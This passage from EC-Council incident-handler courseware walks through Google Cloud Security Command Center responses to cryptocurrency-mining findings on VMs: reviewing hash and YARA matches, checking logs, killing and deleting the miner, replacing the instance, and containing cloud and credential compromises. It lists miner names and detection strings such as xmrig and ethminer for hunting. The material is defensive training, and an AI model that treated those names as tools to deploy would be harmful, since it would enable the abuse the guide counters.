- Check the MITRE ATT&CK framework entry for "**Command and Scripting Interpreter, Ingress Tool Transfer**" finding type.
- Integrate assessment results with MITRE research to develop appropriate response.

## Initiate Response

- Follow the same steps used for **Malicious Script Executed**.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

## Detecting and Responding to VM-based Security Incidents

Source: *https://cloud.google.com*

VM threats are high-severity threats that must be fixed immediately before they infect the entire VM environment. VMs are often prone to malware attacks, allowing attackers to maintain long-term persistence.

### Execution: Cryptocurrency Mining Hash Match

This type of event can be identified by matching the memory hashes of running programs against known memory hashes of cryptocurrency mining software. Listed below are steps to respond to such incidents:

### Review Event Details

- **Step 1**: Go to Security Command Center→ **FINDINGS** → open an **`Execution: Cryptocurrency Mining Hash Match`** finding.





Figure 8.93: Screenshot of Google Cloud Security Command Center

- **Step 2:** Open the **Finding Details** pane → click on the **Attributes** tab → retrieve the following fields:
  - **`resourceName:`** Affected VM's full resource name (including its project ID)
  - **`Processes`**
    - **`binary.path`**: Absolute path of the process
    - **`name:`** Process name running inside the VM instance, which corresponds to the detected signature matches
    - **`args:`** Arguments supplied while invoking the process binary
  - **`indicator`**
    - **`signatures`**: Signatures that matched the process
    - **`memory_hash_signature`**: Signatures related to memory page hashes
    - **`binary_family`**: Cryptocurrency application that was detected
    - **`detections`**
      - **`binary:`** Name of crypto-application's binary (linux--x86-64_ethminer_0.19.0_alpha.0_cuda10.0)
      - **`percent_pages_matched:`** Percentage of pages in memory that match pages in known crypto-applications in the page-hash database


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

## Check Logs

- **Step 1:** Open **the Google Cloud console** → navigate to **Logs Explorer**.





Figure 8.94: Screenshot of Google Cloud Log Explorer

- **Step 2:** Open the Google Cloud console toolbar → Select the project containing the VM instance based on **`resourceName`.**
- **Step 3:** Analyze the logs for signs of intrusion on the affected VM instance.

## Review Permissions and Settings

- **Step 1:** Open the **Google Cloud console** → navigate to the **Dashboard** page.
- **Step 2:** Select the project specified in **`resourceName`** through the **Select from** window that appears from the dropdown list at the top of the page.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 8.95: Screenshot of Google Cloud selecting and viewing project details

- **Step 3**: Go to the **Resources** card → click on **Compute Engine**.
- **Step 4**: Select the VM instance that matches **`resourceName`** → assess instance details, including network and access settings.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 8.96: Screenshot of Google Cloud selecting VM instances from Compute Engine

## Research Attack and Response Methods

- Check the MITRE ATT&CK framework entry for "**Execution**" techniques.
- Integrate assessment results with MITRE research for appropriate response.

## Initiate Response

- **Step 1**: Contact the VM's owner.
- **Step 2:** Determine if the application is a mining application:
  - Note the values in the **`processes`** fields and subfields if the detected application's process name and binary path are available.
  - Check if the binary name from the memory hash signature can provide clues when process details are not available. Note a binary called linux-x86-64_xmrig_2.14.1. Then, use the grep command to search for notable files in storage. Evaluate the search results.
  - Evaluate the running processes and determine whether the associated processes are miner applications.
  - Scan for common strings used by mining applications use, including as btc.com, ethminer, xmrig, cpuminer, and randomx.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Step 3**: If the application is a miner application and its process is still active, terminate it immediately. Moreover, find its executable binary in VM storage and erase it.
- **Step 4**: Replace the compromised instance with a new one.

**Note**: The above response plan may be effective, but it can impact the service.

**Execution: Cryptocurrency Mining YARA Rule**

This type of events can be identified by matching memory patterns such as proof-of-work constants. Listed below are steps for responding to such incidents:

**Review Event Details**

- **Step 1**: Go to **Security Command Center** → **Findings** → open **`Execution: Cryptocurrency Mining YARA Rule`**.
- **Step 2:** Open the **Finding Details** pane → click on the **Attributes** tab → retrieve the following fields:
  - **`resourceName:`** Affected VM's full resource name (including its project ID)
  - **`Processes`**
    - **`binary.path`**: Absolute path of the process
    - **`name:`** Process name running inside the VM instance, which corresponds to detected signature matches
    - **`args:`** Arguments supplied while invoking the process binary
  - **`indicator`**
    - **`signatures`**: Signatures that matched the process
    - **`yara_rule_signature`**: Signatures related to YARA rule
    - **`yara_rule_name`**: Rule that triggered YARA detectors

**Check Logs**

- Follow similar steps used for **Execution: Cryptocurrency Mining Hash Match**.

**Review Permissions and Settings**

- Follow similar steps used for **Execution: Cryptocurrency Mining Hash Match**.

**Research Attack and Response Methods**

- Check the MITRE ATT&CK framework entry for "**Execution**" techniques.
- Integrate assessment results with MITRE research for appropriate response.

**Initiate Response**

- **Step 1**: Contact the VM's owner.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Step 2:** Determine if the application is a mining application:
  - Note the values in the process fields and subfields if the detected application's process name and binary path are available.
  - Evaluate the running processes and determine whether the associated processes are miner applications.
  - Scan for common strings used by mining applications such as btc.com, ethminer, xmrig, cpuminer, and randomx.
- **Step 3**: If the application is a miner application and its process is still active, terminate it immediately. Find the application's executable binary in the VM storage and erase it.
- **Step 4**: Replace the compromised instance with a new one.

**Note**: The above response plan may be effective, but it can impact the service.

## Containment of Google Cloud Security Incidents

Containment is a crucial step in the incident response process that focuses on preventing additional damage to assets. Incident responders can perform the following steps to contain Google Cloud security incidents:

- Block unauthorized access to the GCP.
- Block suspicious IP addresses and disconnect unused network services.
- Create a snapshot of the VM disk for forensic investigation after redeploying or deleting the workload.
- Inspect the VM while the workload is running to identify and contain emerging threats.
- Start a fresh copy of the container and delete the compromised container.
- Limit ongoing damage using cloud-integration tools and fix the underlying issue.
- Isolate compromised VMs and containers in the Google Cloud environment.
- Continuously manage access controls and enforce the principle of least privileges.
- Remove compromised cloud instances from the Google Cloud environment.
- Delete compromised cloud accounts and user accounts.
- Update policies and anti-malware signatures.
- Use VPC Service Controls (VPC SCs) to stop data exfiltration attempts.

## Containment of Compromised Google Cloud Credentials

Source: *https://cloud.google.com*

Google Cloud credentials manage access to Google Cloud resources. Users should manage cloud credentials with proper precautions to keep data secure and protected from attackers. Google Cloud CLI credentials are maintained in the user home directory, whereas application default credentials are maintained on the developer's workstation.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

If any credentials are compromised, the IH&R team should follow the steps given below to contain the incident:

- **Revoke and Reissue Credentials**
  - Steps to revoke and reissue credentials:
    1. Open the Google Cloud console → navigate to the **Service Accounts** page.

